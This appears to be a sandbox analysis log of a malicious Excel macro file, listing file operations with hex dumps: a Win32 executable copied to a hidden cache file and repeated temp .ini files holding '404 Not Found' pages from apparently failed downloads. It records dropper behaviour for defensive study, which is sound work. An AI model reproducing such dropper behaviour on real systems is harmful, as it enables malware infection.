C:\Users\user\Documents\DUUDTUBZFW\EOWRVPQCCS.xlsm	0	18387	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 fd fd 35 51 72 01 00 00 3f 04 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 fd 04 02 28 fd 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK!5Qr? [Content_Types].xml (	success or wait	1	473880	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\DUUDTU BZFW\~$cache1	0	262144	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	3	473880	CopyFileA
C:\Users\user\AppData\Local\Te mp\sGgz8WE.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 68 32 51 43 6d 4c 6b 42 61 35 55 4d 56 62 42 77 32 5f 33 6e 34 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport conten t="initial-scale=1, minimum-scale=1, width=device-width"><ti tle>Error 404 (Not Found)!!1</title><style nonce="h2QCmLkBa5 UMVbBw2_3n4Q">* {margin:0;paddi ng:0}html,code{font:15px/ 22px arial,sans-seri	success or wait	6	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\KrD7UxG.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 38 53 78 54 52 53 48 69 77 65 66 66 6a 73 71 36 6e 4e 33 4b 54 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="8SxTRSHiweffjsq6nN3KTA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	6	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\REi9Htc.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 57 5a 56 52 47 45 53 42 74 69 30 2d 62 43 33 46 48 49 70 70 63 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="WZVRGESBti0-bC3FHIppcQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\U5UjEkM.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 49 41 74 52 31 39 49 35 4a 34 4d 73 4c 70 2d 6d 2d 42 77 2d 37 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="IAtR19I5J4MsLp-m-Bw-7g">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\Hk28YM9.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 75 5f 45 58 6f 70 38 42 36 4c 41 38 48 2d 56 4a 66 66 4b 55 53 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="u_EXop8B6LA8H-VJffKUSA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tARkXYN.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 55 79 62 4e 6e 66 55 54 49 64 36 50 5a 4f 47 79 50 50 52 37 4b 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="UybNnfUTId6PZOGyPPR7KA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\gDI1ITp.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 39 72 6f 77 6d 73 55 30 44 63 54 77 72 6e 42 77 4a 59 47 68 57 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="9rowmsU0DcTwrnBwJYGhWA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kKBEMnN.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 64 66 34 6c 6c 55 4d 31 5f 61 35 79 52 6e 76 63 7a 76 75 39 73 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="df4llUM1_a5yRnvczvu9sA">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\A74oXdM.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 41 79 51 44 37 67 48 72 51 61 7a 7a 31 4b 53 6d 6c 6b 4d 51 76 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="AyQD7gHrQazz1KSmlkMQvg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\QwRBqv2.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 4f 5a 58 77 4c 73 57 64 62 78 39 74 75 45 6e 77 57 76 46 4e 30 77 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="OZXwLsWdbx9tuEnwWvFN0w">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\NDyKofJ.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 78 4c 71 6a 4c 41 77 6e 55 54 57 56 62 6d 77 43 52 33 6d 34 44 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="xLqjLAwnUTWVbmwCR3m4Dg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Y1lkYiF.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 39 6e 66 69 49 67 34 52 36 55 5f 4d 31 64 77 4c 54 77 37 46 79 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="9nfiIg4R6U_M1dwLTw7FyQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\td7DLxd.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 32 4f 48 50 6a 66 36 79 39 4e 59 33 48 56 56 2d 70 62 67 69 55 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="2OHPjf6y9NY3HVV-pbgiUg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\9nIC29m.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 42 7a 66 45 58 57 41 70 55 61 49 79 32 6f 6e 6b 4b 51 6f 4c 54 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="BzfEXWApUaIy2onkKQoLTQ">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\p3Ti5MN.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 56 36 75 51 56 5f 44 46 75 54 7a 36 39 76 6e 4b 50 4f 4b 6f 52 67 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="V6uQV_DFuTz69vnKPOKoRg">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CrVbcG3.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 58 4b 44 34 38 37 30 38 48 55 6a 66 63 32 78 41 62 73 6f 55 39 41 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="XKD48708HUjfc2xAbsoU9A">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile
C:\Users\user\AppData\Local\Temp\olE9oXI.ini	0	1024	3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 3c 73 74 79 6c 65 20 6e 6f 6e 63 65 3d 22 63 4d 77 36 39 6c 63 51 66 74 5a 42 45 67 6a 52 71 77 4d 76 30 51 22 3e 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69	<html lang=en><meta charset=utf-8><meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"><title>Error 404 (Not Found)!!1</title><style nonce="cMw69lcQftZBEgjRqwMv0Q">*{margin:0;padding:0}html,code{font:15px/22px arial,sans-seri	success or wait	3	40300D	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
